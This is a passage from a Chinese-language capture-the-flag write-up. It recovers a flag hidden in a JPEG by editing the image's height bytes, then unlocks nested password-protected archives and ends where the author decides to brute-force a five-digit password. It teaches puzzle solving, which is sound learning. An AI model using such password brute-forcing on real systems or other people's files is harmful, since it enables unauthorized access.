
发现图片中有 13800 字节被当成垃圾数据,这些字节是重点,决定用 010 Editor 观察这些多余的字节。


起初怀疑是文件尾(FF D9)后面藏了信息,但发现全文件只有一个文件尾。结合题目中的“回头看看”,怀疑多余字节藏在文件内部。首先怀疑出题人修改了图片的高和宽,查找 FF C0 观察高宽,并将其改大:将原本的 04 FC 04 38 改为 07 FC 07 38,保存后查看图片。

发现其底部确实藏有 Flag,且得知与宽度无关。将宽度改回正常值后得到 Flag。
3. 连环计
工具:010 Editor
打开压缩包提示需要密码,根据右侧提示输入密码 12345,进入第二层。

第二层要求输入图灵的名字(小写),输入 alan 进入第三层。

第三层提示想到一个五位数密码,猜猜是什么。因为无提示,决定进行爆破。
